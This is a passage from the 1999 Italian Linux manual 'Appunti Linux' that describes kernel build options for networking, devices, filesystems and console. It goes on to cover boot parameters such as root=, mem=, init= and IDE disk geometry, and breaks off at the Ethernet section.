  Il protocollo PPP (*Point to Point Protocol*) è un rinnovato e migliorato SLIP. Serve per gli stessi propositi: invio del traffico Internet attraverso una linea telefonica (e altre linee seriali). Per poter utilizzare questo protocollo occorre che il proprio nodo di accesso a Internet sia organizzato per gestirlo. In alternativa si può utilizzare il programma SLiRP per emulare una linea PPP e SLIP. Per utilizzare il protocollo PPP serve un programma addizionale chiamato **`pppd`**.

- *SLIP (serial line) support* [y]

  Si deve rispondere affermativamente alla domanda se si intende usare il protocollo SLIP o CSLIP (*compressed SLIP*) per connettersi a un nodo di Internet, oppure a qualche altro elaboratore Unix locale, oppure se si vuole configurare il proprio elaboratore GNU/Linux come server SLIP/CSLIP per l'accesso da parte di altri utenti. SLIP (*Serial Line Internet Protocol*) è il protocollo usato per l'invio del traffico Internet attraverso una linea telefonica o altri cavi seriali (conosciuti come cavi Null-modem). Per poter utilizzare questo protocollo occorre che il proprio nodo di accesso a Internet sia organizzato per gestirlo. In alternativa si può utilizzare il programma SLiRP per emulare una linea PPP e SLIP.

  - *CSLIP compressed headers* [y]
    Il protocollo CSLIP è più veloce di SLIP perché utilizza la compressione delle intestazioni TCP/IP. Per funzionare, deve essere abilitato da entrambi i lati della comunicazione. Se si intente utilizzare SLiRP è assolutamente necessario rispondere affermativamente a questa domanda.

[2]Volendo seguire l'esempio iniziale, occorre selezionare il tipo NE2000.

- *Keepalive and linefill* [y]

  Permette di aggiungere delle capacità addizionali al driver SLIP per gestire il monitoraggio RELCOM *line fill* e *keepalive*. È ideale per le linee analogiche di bassa qualità.
- *Six bit SLIP encapsulation*

  Solo occasionalmente potrebbe capitare di dover utilizzare linee seriali che non trasferiscono tutti i caratteri di controllo, oppure permettono di usare solo sette bit. Rispondendo affermativamente, si aggiunge un modulo supplementare che si abbina al protocollo SLIP: **`slip6`**. Naturalmente è necessario che questa modalità sia gestita da entrambi i capi della comunicazione.

- *Wireless LAN (non-hamradio)*

  Una rete *wireless* è precisamente una rete senza fili. In pratica si tratta di interfacce speciali che utilizzano la radiofrequenza. Attivando questa opzione si accede all'elenco delle interfacce di questo tipo.

- *Token Ring driver support*

  Una rete Token Ring è un tipo di rete locale usata da IBM. Il tipo di rete locale più diffuso è invece Ethernet. Se si vuole utilizzare una rete Token Ring si deve attivare questa opzione.

- OBSOLETO *LAPB over Ethernet drivers* [N]

  Questa opzione permette di attivare il protocollo LAPB per ottenere una connessione punto-punto con un altro elaboratore connesso alla propria rete locale.

- OBSOLETO *X.25 async driver*

  Questa opzione permette di includere un driver per trasmettere e ricevere *frame* X.25 attraverso una normale linea seriale asincrona, quale può essere una linea telefonica utilizzata attraverso modem.

### 12.5.10 Amateur radio support

Questa sezione permette di configurare il kernel in modo da gestire le funzionalità legate alla comunicazione via radio (amatoriali).

- *Amateur Radio support*

  Attivando questa opzione si ottiene la possibilità di configurare le opzioni relative alle comunicazioni radio.

- *Amateur Radio AX.25 Level 2*

  Questo è il protocollo usato per le comunicazioni attraverso le radio amatoriali. Può essere usato da solo, oppure per trasportare altri protocolli, quali TCP/IP. Per poterlo usare, occorre una periferica che connetta l'elaboratore GNU/Linux con la radio amatoriale.

  - *AX.25 DAMA Slave support*
  - *Amateur Radio NET/ROM*
  - *Amateur Radio X.25 PLP (Rose)*

La parte rimanente della configurazione di questa sezione, riguarda prevalentemente la definizione dell'hardware utilizzato.

### 12.5.11 IrDA subsystem support

- *IrDA subsystem support*

  Se si dispone di periferiche che utilizzano i protocolli IrDA (*Infrared Data Association*), conviene attivare questa opzione. A seguito di ciò si dovrà selezionare in modo dettagliato i tipi di protocollo e l'hardware utilizzato.

### 12.5.12 ISDN subsystem

Questa sezione permette di definire e configurare l'utilizzo di dispositivi ISDN.

- *ISDN support*

  Se si utilizza una connessione telefonica ISDN si deve attivare questa opzione, con la quale si accede alla possibilità di definire altri elementi che riguardano le connessioni ISDN.

- *Support synchronous PPP*

  Questa opzione permette di abilitare il PPP sincrono attraverso ISDN. Se il servizio a cui ci si connette attraverso ISDN è in grado di gestire questa modalità di comunicazione, può essere conveniente l'attivazione di questa opzione. In tal caso occorre una versione diversa del demone **`pppd`**: **`ipppd`**.

- OBSOLETO *Use VJ-compression with syncronous PPP*

  Questa opzione permette di abilitare la compressione di intestazione Van Jacobson per le connessioni sincrone PPP.

- OBSOLETO *Support generic MP (RFC 1717)*

  Questa opzione permette di attivare un protocollo adatto alla realizzazione di più connessioni PPP sincrone simultanee.

- *Support audio via ISDN*

  Attivando questa opzione è possibile gestire alcune funzionalità audio attraverso ISDN.

- *ICN 2B and 4B support*

  Questa opzione permette di attivare la gestione di due tipi di schede ISDN: ICN 2B e ICN 4B.

- *isdnloop support*

  Si tratta di un driver fittizio per una scheda ISDN virtuale, utilizzabile a scopo diagnostico e di verifica della configurazione.

- *PCBIT-D support*

  Questa opzione permette di attivare la gestione delle schede ISDN PCBIT.

- *HiSax SiemensChipSet driver support*

  Attivando questa opzione è possibile specificare un tipo di interfaccia ISDN della famiglia HiSax della Siemens.

- *AVM-B1 with CAPI2.0 support*

  Questa opzione permette di attivare la gestione delle schede ISDN AVM B1.

### 12.5.13 CD-ROM drivers (not for SCSI or IDE/ATAPI drives)

Se si dispone di un lettore CD-ROM diverso dagli standard SCSI o IDE/ATAPI, se ne deve selezionare il modello esatto.

- *Support non-SCSI/IDE/ATAPI CDROM drives* [N]

  Se si dispone di un vecchio lettore CD-ROM non connesso attraverso una scheda SCSI o l'unità IDE, si deve attivare questa opzione, in modo da poter poi selezionare il modello preciso di CD-ROM. Le scelte a disposizione sono poi le seguenti.

  ```
  [*] Support non-SCSI/IDE/ATAPI CDROM drives
  [ ] Aztech/Orchid/Okano/Wearnes/TXC/CyDROM  CDROM support
  [ ] Goldstar R420 CDROM support
  [ ] Matsushita/Panasonic/Creative, Longshine, TEAC CDROM support
  [ ] Mitsumi (standard) [no XA/Multisession] CDROM support
  [ ] Mitsumi [XA/MultiSession] CDROM support
  [ ] Optics Storage DOLPHIN 8000AT CDROM support
  [ ] Philips/LMS CM206 CDROM support
  [ ] Sanyo CDR-H94A CDROM support
  [ ] ISP16/MAD16/Mozart soft configurable cdrom interface support
  [ ] Sony CDU31A/CDU33A CDROM support
  [ ] Sony CDU535 CDROM support
  ```

### 12.5.14 Character devices

Un dispositivo a caratteri è quello che utilizza una comunicazione byte per byte e si contrappone a quello a blocchi con cui la comunicazione avviene attraverso l'uso di blocchi di byte di dimensione fissa.

- *Virtual terminal* [Y]

  Nei kernel recenti è stata inserita questa opzione che prima veniva sottintesa. Si tratta della richiesta esplicita di poter utilizzare dei terminali, cioè un insieme di tastiera e schermo. È praticamente obbligatorio rispondere affermativamente a questa domanda, a meno che si usi GNU/Linux per scopi specifici in cui l'interazione con un terminale non debba avviene.

- *Support for console on virtual terminal* [y]

  La console è un terminale speciale, e precisamente quello predefinito, ovvero quello su cui finiscono tutti i messaggi di errore. Attivando questa opzione si vuole fare in modo che la console vera e propria corrisponda alla console virtuale su cui si sta lavorando in quel momento; in pratica si vuole che i messaggi del kernel siano diretti al dispositivo `/dev/tty0`.

  Ha senso rinunciare a questa opzione se poi si attiva la gestione della console su un terminale seriale, attraverso *Support for console on serial port*, descritto più avanti.

- *Standard/generic (dumb) serial support* [Y]

  Questa opzione permette di attivare la gestione delle porte seriali normali. Per poter utilizzare qualunque apparecchiatura connessa alle normali porte seriali, come per esempio un mouse seriale, occorre attivare questa opzione.

  Se si utilizza una scheda per la gestione di porte seriali multiple Cyclades o Stallion, non è necessario attivare questa opzione.

  - *Support for console on serial port* [Y]

    Questa opzione permette di trasformare in console un terminale seriale. Ciò può essere poi definito attraverso un comando di avvio del kernel, ma se manca la scheda video, la selezione avviene in modo automatico.

- *Extended dumb serial driver support* [N]

  Attivando questa opzione si accede alla possibilità di scelta di gestione di porte seriali particolari, pur restando sostanzialmente vicine allo standard.

- *Non-standard serial port support* [N]

  Attivando questa opzione si accede alla possibilità di scelta di gestione di porte seriali non standard. Si tratta solitamente di quelle che permettono l'utilizzo di molte connessioni seriali condividendo un unico *interrupt*.

- *Unix98 PTY support* [Y]

  Permette di attivare la gestione degli pseudo terminali secondo lo standard Unix98. In tal modo, al posto dei dispositivi `/dev/ttyp*`, possono essere usati i dispositivi virtuali `/dev/pty/*`. Se si attiva questa opzione si deve poi attivare anche la gestione del filesystem virtuale `/dev/pty/`.

  - *Maximum number of Unix98 PTYs in use* [256]

    Se è stata selezionata la gestione degli pseudo terminali Unix98, se ne deve specificare il numero massimo.

- OBSOLETO *Parallel printer support* [Y]

  Questa opzione permette di attivare la gestione delle porte parallele, in modo da consentirne l'utilizzo per la stampa. Nei kernel recenti è possibile fare convivere sia la gestione della stampa, sia altri tipi di funzionalità (come una connessione PLIP), senza la necessità di fare ricorso ai moduli.

  - *Support IEEE1284 status readback* [y]

    Se si dispone di una stampante conforme allo standard IEEE1284, è possibile leggere, dal dispositivo a essa corrispondente, un messaggio di stato.

- *Mouse Support (not serial mice)*

  Questa opzione permette di stabilire se si utilizza un mouse **non** connesso a una normale porta seriale (come nel caso di un mouse PS/2). Attivando l'opzione si ottiene la possibilità di specificare il tipo di mouse.

  ```
  < > ATIXL busmouse support
  < > Logitech busmouse support
  < > Microsoft busmouse support
  < > PS/2 mouse (aka "auxiliary device") support
  < > C&T 82C710 mouse port support (as on TI Travelmate)
  < > PC110 digitizer pad support
  ```

- *QIC-02 tape support*

  Se si utilizza un'unità a nastro QIC-02 che non è connessa attraverso una scheda SCSI, si deve attivare questa opzione.

- *Watchdog Timer Support* [N]

  Attivando questa opzione si vuole fare in modo che, al manifestarsi di alcuni tipi di errore di funzionamento, si ottenga il riavvio del sistema. Può essere utile questo comportamento nel caso di un elaboratore connesso a una rete che deve essere in grado di sbloccarsi autonomamente senza l'intervento umano.

  In particolare, selezionando questa opzione, si accede a un elenco di schede specifiche.

- */dev/nvram support* [y]

  La *nvram* è la memoria RAM non volatile, ovvero quella mantenuta da delle batterie ricaricabili o al Litio. Nei PC si parla di memoria C/MOS. Attivando questa opzione, è possibile creare un file di dispositivo per poter accedere a questa memoria.

- *Enhanced Real Time Clock Support* [y]

  Questa opzione permette di accedere all'orologio interno di un PC. Questo può essere utilizzato per generare segnali da 1Hz a 8192Hz e come allarme.

- *Video For Linux*

  Questa opzione attiva la gestione di funzionalità audio/video. In pratica permette di accedere a un elenco di schede specifiche.

- *Joystick support* [y]

  Attivando questa opzione, è possibile accedere al *joystick* attraverso un file di dispositivo apposito. L'opzione serve a mostrare un elenco dal quale selezionare un tipo di *joystick*.

- *Ftape, the floppy tape device driver*

  Attraverso questa voce si accede a un altro menu di scelta per la definizione delle caratteristiche di un'unità a nastro collegata alla stessa unità di controllo dei dischetti e di altre unità connesse attraverso schede di controllo non standard.

  - *Ftape (QIC-80/Travan) support*
    Attiva la gestione di un'unità a nastro, conosciuta generalmente con la sigla QIC-80. La selezione di questa opzione, rende disponibili una serie di altre opzioni che permettono di specificare le caratteristiche di questa unità.

### 12.5.15 Filesystems

Attraverso questa sezione si definiscono i tipi di filesystem che si vogliono gestire. In particolare, anche i filesystem virtuali, come `/proc/` e `/dev/pty/`, vengono definiti qui.

- *Quota support*

  Questa opzione permette di attivare la gestione della limitazione dello spazio concesso a ogni utente nel filesystem. Questo spazio limitato messo a disposizione si chiama *diskquota* e per la sua gestione occorrono dei programmi di utilità aggiuntivi. La gestione di questo meccanismo è utile solo per un sistema multiutente.

- *Kernel automounter support* [N]

  Permette al kernel di montare automaticamente i filesystem remoti. Se si attiva questa opzione, per gestire il sistema sono poi necessari altri programmi di contorno. Di solito occorre attivare anche la gestione di questi filesystem attraverso l'opzione *NFS filesystem support*.

- *Amiga FFS filesystem support*

  Attivando questa opzione, si permette al kernel di accedere a partizioni FFS (*Fast File System*) Amiga. Per questo, è anche utile attivare l'opzione *Loopback device support* (12.5.6) in modo da poter accedere alle immagini di dischi utilizzate con un eventuale emulatore Amiga. I dischetti veri e propri, non possono essere utilizzati.

- *Apple Macintosh filesystem support* [N]

- *DOS FAT fs support* [Y]

  Questa opzione permette di gestire i filesystem FAT, cioè quelli generalmente in uso con il Dos o con MS-Windows. Per poter utilizzare un filesystem UMSDOS occorre attivare questa opzione.

  In generale è necessario attivare questa opzione, se non altro per poter utilizzare dischetti inizializzati per il Dos.

- *MSDOS fs support* [Y]

  Per poter montare un filesystem Dos-FAT normale, occorre attivare questa opzione insieme a quella precedente: *DOS FAT fs support*.

  * *UMSDOS: Unix-like filesystem on top of standard MSDOS filesystem* [Y]
    GNU/Linux può essere installato e funzionare anche in un filesystem UMSDOS, che in pratica è un trucco per permettere di utilizzare una partizione Dos-FAT senza interferire con i dati in essa contenuti. Viene creata una directory `C:\LINUX\` a partire dal quale si dirama una struttura di directory e file che rispettano lo standard dei nomi Dos (8.3), ma conservano in un file a parte i nomi e gli altri attributi reali.
    Per poter gestire un filesystem di questo tipo, oltre ad attivare questa opzione, sono necessarie anche *DOS FAT fs support* e *MSDOS fs support*.

- *VFAT (Windows-95) fs support* [Y]

  Per poter montare un filesystem Dos-VFAT (cioè con la gestione dei nomi lunghi), occorre attivare questa opzione insieme a: *DOS FAT fs support*.

  Il filesystem principale, o *root*, non può essere VFAT. Al massimo si può utilizzare un filesystem UMSDOS che utilizza una partizione FAT.

• *ISO9660 cdrom filesystem support* [Y]

Questa opzione permette di montare un filesystem ISO 9660, cioè quello di un normale CD-ROM. Se non si vuole escludere la possibilità di utilizzare il lettore CD-ROM, si deve attivare questa opzione.

| Lo standard ISO 9660 è noto anche come High Sierra e in altri sistemi Unix viene utilizzata la sigla **`hsfs`** per identificare un filesystem del genere. |
|---|

- *Microsoft Joliet cdrom extentions* [Y]

  Il filesystem Microsoft Joliet è un'estensione al tipo ISO 9660, che permette l'utilizzo di nomi lunghi in formato Unicode (16 bit, internazionale).

• *Minix fs support* [Y]

Il filesystem Minix può essere considerato superato dal momento che il kernel Linux ha a disposizione il tipo Second-extended (Ext2), ma è ancora diffuso il suo utilizzo per i dischetti. In generale conviene attivare questa opzione, in modo da poter utilizzare questo tipo di filesystem.

• *NTFS filesystem support (read only)*

Questa opzione permette di accedere in lettura ai filesystem NTFS, ovvero quelli usati da MS-Windows NT.

• *OS/2 HPFS filesystem support (read only)*

Questa opzione permette di accedere in lettura ai filesystem HPFS, ovvero quelli usati da OS/2. Il formato dei dischetti utilizzati da OS/2 è quello tradizionale Dos, per cui, non serve attivare questa opzione solo per leggere dischetti preparati con OS/2.

• */proc filesystem support* [Y]

Il filesystem `/proc/` è un filesystem virtuale, nel senso che non occupa uno spazio reale su disco. Ciò che appare nella directory `/proc/` sono file che in realtà non esistono: solo nel momento in cui se ne vuole analizzare il contenuto, questi vengono creati al volo. La presenza di questo filesystem virtuale permette di conoscere facilmente una serie di notizie diagnostiche molto importanti che altrimenti non sarebbero ottenibili.

Per visualizzare il contenuto dei file virtuali contenuti in questo filesystem si può utilizzare **`more`** o **`cat`**, ma non **`less`**.

Molti programmi dipendono dalla presenza di questo meccanismo, quindi è necessario attivare questa opzione.

• *dev/pts filesystem for Unix98 PTYs* [Y]

Il filesystem `/dev/pts/` permette la gestione degli pseudoterminali Unix98. Si tratta di un filesystem virtuale che può essere montato con il comando seguente:

```
# mount -t devpts /dev/pts
```

• *ROM filesystem support* [N]

Si tratta della gestione di un filesystem a sola lettura e di dimensioni molto ridotte, pensato principalmente per un disco RAM iniziale (**`initrd`**), ma potrebbe essere utilizzato anche per altri tipi di supporti a sola lettura.

- *Second extended fs support* [Y]

  Questa opzione permette di attivare la gestione del filesystem Second-extended, o Ext2, che è lo standard per GNU/Linux. Sotto questo aspetto, è praticamente obbligatorio attivare questa opzione.

- *System V and Coherent filesystem support*

  L'attivazione di questa opzione permette di montare filesystem del tipo utilizzato da alcuni Unix commerciali che funzionano su architetture Intel. Si tratta in particolare di SCO, Xenix e Coherent.

- *UFS filesystem support (read only)* [N]

  Questa opzione permette di accedere in lettura ai filesystem UFS, ovvero quelli usati dalle versioni di Unix BSD e derivate (come SunOS, FreeBSD, NetBSD e NeXTstep). Per l'accesso in scrittura occorre selezionare altre opzioni che dipendono da questa.

- *Network File Systems*

  Se il proprio elaboratore è connesso a una rete di qualunque tipo, è utile la possibilità di montare parte del filesystem di un altro elaboratore che consente la condivisione dei suoi dati. L'elaboratore che offre questi servizi non ha la necessità di incorporare nel kernel questa opzione; deve invece averla il client, ovvero quello che utilizza tali servizi.

  Questa voce serve solo a permettere la selezione delle opzioni relative.

  - *Coda filesystem support (advanced network fs)* [Y]
    Questa opzione permette l'accesso come client a un filesystem di rete Coda. Si tratta di qualcosa concettualmente simile a NFS, ma molto più raffinato. Conviene attivare questa opzione, anche se per il momento potrebbe mancare il software necessario a sfruttare concretamente questo tipo di filesystem.
  - *NFS filesystem support* [Y]
    Questa opzione permette di montare parte del filesystem di un altro elaboratore che consente la condivisione dei suoi dati attraverso il protocollo NFS. L'elaboratore che offre questo servizio non ha la necessità di incorporare nel kernel questa opzione; deve invece averla il client, ovvero quello che utilizza questo servizio.
    Se si dispone di un qualunque tipo di rete e di conseguenza è stato attivato il TCP/IP, vale la pena di attivare questa opzione.
    - OBSOLETO *Root file system on NFS* [N]
      Se si vuole fare in modo che il proprio filesystem principale (quello di *root*) sia ottenuto attraverso la rete, con il protocollo NFS, si deve attivare questa opzione. Una buona ragione per volerlo fare può essere quella di avere un elaboratore senza disco fisso con il quale si fa il *boot* attraverso un dischetto. In pratica è più facile a dirsi che a farsi.
  - *NFS server support* [N]
    Normalmente, la gestione del servizio NFS viene svolto dai demoni **`rpc.mountd`** e **`rpc.nfsd`**. Attivando questa opzione si fa in modo che se ne occupi direttamente il kernel.
  - *SMB filesystem support (to mount WfW shares etc.)* [y]
    Il protocollo SMB (*Server Message Buffer*) è quello utilizzato da MS-Windows e Lan Manager per le comunicazioni attraverso le reti Ethernet. Attivando questa opzione, è possibile montare le directory condivise da elaboratori che usano questo protocollo.
    Questa possibilità non deve essere confusa con quella di condividere parte del proprio filesystem attraverso la rete locale a favore di elaboratori che usano questo protocollo. In tal caso, si utilizzano i programmi Samba e non serve includere questa opzione nel kernel.
    Perché questa opzione sia attivata con successo, occorre avere attivato anche tutto quello che serve alla gestione dei servizi di rete.
    - *SMB Win95 bug workaround* [y]
      Le prime versioni di MS-Windows 95 avevano un difetto che viene aggirato attivando questa opzione.
  - *NCP filesystem support (to mount NetWare volumes)* [y]
    NCP significa *NetWare Core Protocol* e riguarda la condivisione dei dati attraverso la rete NetWare. Attivando questa opzione si abilita il kernel a montare un filesystem condiviso da un server NetWare (in tal caso vengono richieste anche altre indicazioni).

- *Partition types*

  Si tratta di una voce che permette di accedere a una serie di opzioni per la gestione di diversi sistemi di partizionamento dei dischi. Il tipo di partizionamento derivato dal Dos è quello considerato standard e il codice necessario viene aggiunto in ogni caso nel kernel.

```
[ ] BSD disklabel (BSD partition tables) support
[ ] Macintosh partition map support
[ ] SMD disklabel (Sun partition tables) support
[ ] Solaris (x86) partition table support
[ ] Unixware slices support
```

- *Native Language Support*

  Si tratta di una voce che permette di accedere a un elenco di codifiche dei caratteri utilizzate per i nomi di file e directory dei filesystem. L'insieme di caratteri più adatto all'Italia e a buona parte dell'Europa è ISO 8859-1 (identificato dalla sigla **`ISO-8859-1`**), corrispondente a ISO Latin-1.

```
< > Codepage 437 (United States, Canada)
< > Codepage 737 (Greek)
< > Codepage 775 (Baltic Rim)
< > Codepage 850 (Europe)
< > Codepage 852 (Central/Eastern Europe)
< > Codepage 855 (Cyrillic)
< > Codepage 857 (Turkish)
< > Codepage 860 (Portugese)
< > Codepage 861 (Icelandic)
< > Codepage 862 (Hebrew)
< > Codepage 863 (Canadian French)
< > Codepage 864 (Arabic)
< > Codepage 865 (Norwegian, Danish)
< > Codepage 866 (Cyrillic/Russian)
< > Codepage 869 (Greek)
< > Codepage 874 (Thai)
<*> NLS ISO 8859-1  (Latin 1; Western European Languages)
< > NLS ISO 8859-2  (Latin 2; Slavic/Central European Languages)
< > NLS ISO 8859-3  (Latin 3; Esperanto, Galician, Maltese, Turkish)
< > NLS ISO 8859-4  (Latin 4; Estonian, Latvian, Lithuanian)
< > NLS ISO 8859-5  (Cyrillic)
< > NLS ISO 8859-6  (Arabic)
< > NLS ISO 8859-7  (Modern Greek)
< > NLS ISO 8859-8  (Hebrew)
< > NLS ISO 8859-9  (Latin 5; Turkish)
< > NLS ISO 8859-15 (Latin 9; Western European Languages with Euro)
< > NLS KOI8-R (Russian)
```

### 12.5.16 Console drivers

Questa sezione permette di definire le caratteristiche della console.

- *VGA text console* [Y]

  Permette di attivare la gestione della console attraverso una scheda VGA standard.

- *Video mode selection support* [N]

  Permette di definire la risoluzione dello schermo VGA, attraverso l'indicazione delle dimensioni espresse in caratteri, in fase di avvio del kernel. Questa possibilità è in disuso data la presenza del programma **`SVGATextMode`** che permette di fare le stesse cose, in modo più elegante, durante il funzionamento del sistema.

- *MDA text console (dual-headed)* [N]

  Permette di attivare la gestione di una scheda video secondaria di tipo MDA (monocromatica) o hercules. Questa opzione va usata solo quando si tratta di una scheda video e di un monitor secondari. Se la scheda MDA è l'unica scheda video presente, è lo stesso codice che si prende cura della scheda VGA a occuparsene, e non questa opzione.

### 12.5.17 Sound

- *Sound card support*

  Se si dispone di una scheda audio si deve attivare questa opzione, e a seguito di ciò si dovrà selezionare la scheda corretta.

- *OSS sound modules*

  Si tratta del codice necessario al controllo di un discreto numero di schede audio. Per la precisione si tratta del *Open Sound System*. L'opzione serve a includere la parte di codice comune; selezionandola si rende disponibile l'elenco di schede audio, dove poi devono essere indicate le caratteristiche specifiche.

### 12.5.18 Kernel hacking

Questa parte della configurazione è strettamente riservata agli esperti nella gestione del kernel e in generale serve per attivare un sistema di registrazione del comportamento del kernel stesso, allo scopo di ottenerne la sua ottimizzazione.

## 12.6 PLIP e stampa

La gestione della stampa su porta parallela e l'utilizzo di una connessione PLIP non sono più cose conflittuali nei kernel recenti.

In passato, per poter creare un kernel adatto alla gestione della porta parallela sia per la stampa che per un collegamento PLIP, occorreva attivare la gestione dei moduli (12.5.3) e indicare che il supporto al PLIP (12.5.9) e alla stampante parallela (12.5.14) avvengano attraverso moduli.

Il capitolo 69 descrive anche l'utilizzo di questo tipo di connessione.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parametri di avvio del kernel

Il kernel è in grado di ricevere opzioni in fase di avvio che possono servire per scopi differenti. In particolare, per gestire alcuni dispositivi è necessario informare il kernel sulle loro caratteristiche (tipicamente l'indirizzo di I/O e il livello di IRQ).

Nel capitolo 8 si è già accennato al meccanismo attraverso cui si avvia il sistema e ai vari modi di passare al kernel queste istruzioni particolari: *bootprompt*, istruzioni **`append`** di LILO (`/etc/lilo.conf`) e di SYSLINUX, e opzioni della riga di comando di Loadlin. In questo capitolo vengono mostrati solo alcuni dei parametri di avvio che possono essere utilizzati.

È importante tenere presente che gli indirizzi di I/O vanno espressi in esadecimale, nella forma 0x*nnn*, il livello di IRQ viene indicato in modo decimale, e l'indirizzo di memoria condivisa viene espresso in esadecimale. Se non viene indicato diversamente, gli indirizzi di I/O e di memoria condivisa sono quelli di partenza.

Nel capitolo 15 sono riepilogati altri parametri affiancati ai moduli relativi, quando questi sono disponibili.

## 13.1 Parametri di uso generale

Alcuni parametri di avvio non riguardano dispositivi specifici, ma il sistema in generale. Si tratta in special modo delle informazioni sul dispositivo da utilizzare per il montaggio del filesystem principale, e dell'utilizzo della memoria.

### 13.1.1 Filesystem principale (root)

Nel momento dell'avvio, il kernel deve conoscere alcune informazioni essenziali sul filesystem principale. Per prima cosa deve sapere dove si trova (quale disco e quale partizione), quindi deve sapere in che modo deve essere montato inizialmente (in sola lettura o anche in scrittura). Questi dati possono essere memorizzati all'interno del kernel stesso, anche per mezzo del programma **`rdev`**.

- Selezione del filesystem principale.

  `root=`⟨*dispositivo*⟩

  Permette di specificare un dispositivo differente da quello predefinito per montare il filesystem principale. Il dispositivo può essere rappresentato nel modo consueto, `/dev/`..., anche se in effetti, in questa fase di avvio, non esiste ancora un filesystem all'interno del quale cercare un tale file di dispositivo.

  Questa indicazione può essere memorizzata direttamente nel kernel attraverso **`rdev`**.

  `rdev` ⟨*kernel*⟩ ⟨*dispositivo*⟩

- Accesso iniziale in sola lettura.

  `ro`

  Permette di definire un accesso iniziale al filesystem principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del filesystem prima di passare alla gestione normale.

  Questa indicazione può essere memorizzata direttamente nel kernel attraverso **`rdev`**:

  `rdev -R` ⟨*kernel*⟩ `1`

- Accesso iniziale in lettura e scrittura.

  `rw`

  Permette di definire un accesso iniziale al filesystem principale in lettura e scrittura.

  Questa indicazione può essere memorizzata direttamente nel kernel attraverso **`rdev`**.

  `rdev -R` ⟨*kernel*⟩ `0`

#### Esempi

`root=/dev/hda2`

Il filesystem principale è la seconda partizione del primo disco fisso IDE.

`rw`

Il filesystem principale viene aperto inizialmente in lettura e scrittura (per qualche ragione).

### 13.1.2 Memoria

- Memoria RAM disponibile.

  `mem=`⟨*dimensione*⟩

  In caso di necessità, permette di definire la dimensione di memoria RAM disponibile effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera **`k`**, che sta a indicare Kbyte, oppure dalla lettera **`M`**, che sta a indicare Mbyte. Quando ci si trova nella necessità di indicare la memoria esistente occorre fare attenzione a non esagerare, soprattutto occorre controllare se una parte di questa, verso la fine, viene utilizzata dal *firmware* BIOS, perché in tal caso occorre specificare una dimensione inferiore.

- Caricamento del filesystem principale come disco RAM.

  `load_ramdisk={0|1}`

  Permette di definire se si vuole caricare il filesystem principale come disco RAM. **`load_ramdisk=1`** significa che si intende attivare un disco RAM, mentre assegnando il valore zero ciò non accade. Il valore predefinito è **`load_ramdisk=0`**.

### 13.1.3 Varie

- Programma **`init`**.

  `init=`⟨*programma-iniziale*⟩

  Permette di definire il nome, completo di percorso, del programma che deve svolgere le funzioni di **`init`**. Il kernel provvede da solo a cercare `/sbin/init`, e in alternativa `/etc/init`. Come ultima risorsa tenta di avviare `/bin/sh`. Se per qualunque motivo non funziona il programma **`init`**, si può tentare di avviare il sistema facendo partire la shell al suo posto.

- Coprocessore matematico.

  `no387`

  Alcuni coprocessori matematici i387 hanno dei problemi che possono pregiudicare il funzionamento del sistema. In tali situazioni è necessario fare in modo che il kernel ignori la presenza di questo microprocessore e provveda da solo alla sua emulazione. Inserendo questo parametro si fa in modo che non venga utilizzato il coprocessore.

- Pausa del microprocessore.

  `no-hlt`

  I microprocessori i386 e successivi dispongono di un'istruzione denominata **`hlt`** che permette loro di entrare in uno stato di riposo in attesa di un'interruzione esterna. Ciò permette a un sistema inutilizzato di risparmiare energia. Alcuni microprocessori i486 hanno un difetto per cui il meccanismo di risveglio dopo la pausa non funziona. In questi casi conviene utilizzare questa opzione con la quale il kernel non lascia mai andare il microprocessore in pausa.

- Riavvio automatico quando si manifesta un *kernel panic*.

  `panic=`⟨*secondi*⟩

  Quando il kernel incontra un problema grave, si dice scherzosamente che si è verificato un *kernel panic*. In situazioni normali, il sistema si blocca in attesa di un intervento umano. Attraverso questa istruzione è possibile indicare al kernel di riavviare il sistema dopo un intervallo di tempo espresso in secondi. Il valore predefinito è zero, che corrisponde a una durata infinita.

- Esclusione degli indirizzi di I/O.

  `reserve=`⟨*indirizzo-I/O*⟩`,`⟨*estensione*⟩`[,`⟨*indirizzo-I/O*⟩`,`⟨*estensione*⟩`]...`

  Permette di isolare una o più zone di indirizzi di I/O, all'interno delle quali il kernel non deve eseguire alcun tentativo di identificazione di componenti. Di solito, dopo un'istruzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

Esempi

`reserve=0x300,64`

Riserva gli indirizzi di I/O da 0x300 a 0x340.

## 13.2 Dischi IDE, XT e simili

Gli elaboratori con architettura i386 e successive sono dotati generalmente di unità di controllo per i dischi di tipo IDE e derivati. In questo senso, raramente si incontrano problemi e con essi la necessità di fornire istruzioni particolari al kernel.

### 13.2.1 Dischi IDE

Nelle sintassi seguenti, **`hdx`** rappresenta un dispositivo corrispondente a un disco fisso, dove *x* è una lettera da **`a`** a **`h`**. La sigla **`iden`** rappresenta un dispositivo corrispondente a un'unità di controllo IDE, dove *n* è un numero da **`0`** a **`3`**.

- Geometria.

  `hdx=`⟨*cilindri*⟩`,`⟨*testine*⟩`,`⟨*settori*⟩

  Indica esplicitamente la geometria di un disco fisso senza dover fare affidamento sulle informazioni fornite dal *firmware* BIOS.

- CD-ROM.

  `hdx=cdrom`

  Dichiara in modo inequivocabile che l'unità **`hdx`** è un lettore CD-ROM.

- Indirizzo di I/O dell'interfaccia.

  `iden=`⟨*indirizzo-I/O*⟩

  Specifica l'indirizzo di I/O dell'interfaccia IDE specificata.

### 13.2.2 Driver per ST-506 standard

- Geometria.

  `hd=`⟨*cilindri*⟩`,`⟨*testine*⟩`,`⟨*settori*⟩

  Se sono installati due dischi, si devono ripetere le indicazioni in sequenza, attraverso due parametri **`hd=`**.

### 13.2.3 Vecchie unità di controllo XT a 8 bit

- Caratteristiche della scheda di controllo.

  `xd=`⟨*tipo*⟩`,`⟨*livello-IRQ*⟩`,`⟨*indirizzo-I/O*⟩`,`⟨*canale-DMA*⟩

  Il tipo specifica il produttore della scheda: 0=generico; 1=DTC; 2,3,4=Western Digital, 5,6,7=Seagate; 8=OMTI.

#### Esempi

`xd=2,5,0x320,3`

Unità di controllo WD1002: indirizzo di I/O 0x320, livello di IRQ 5, canale DMA 3.

## 13.3 Interfacce di rete Ethernet

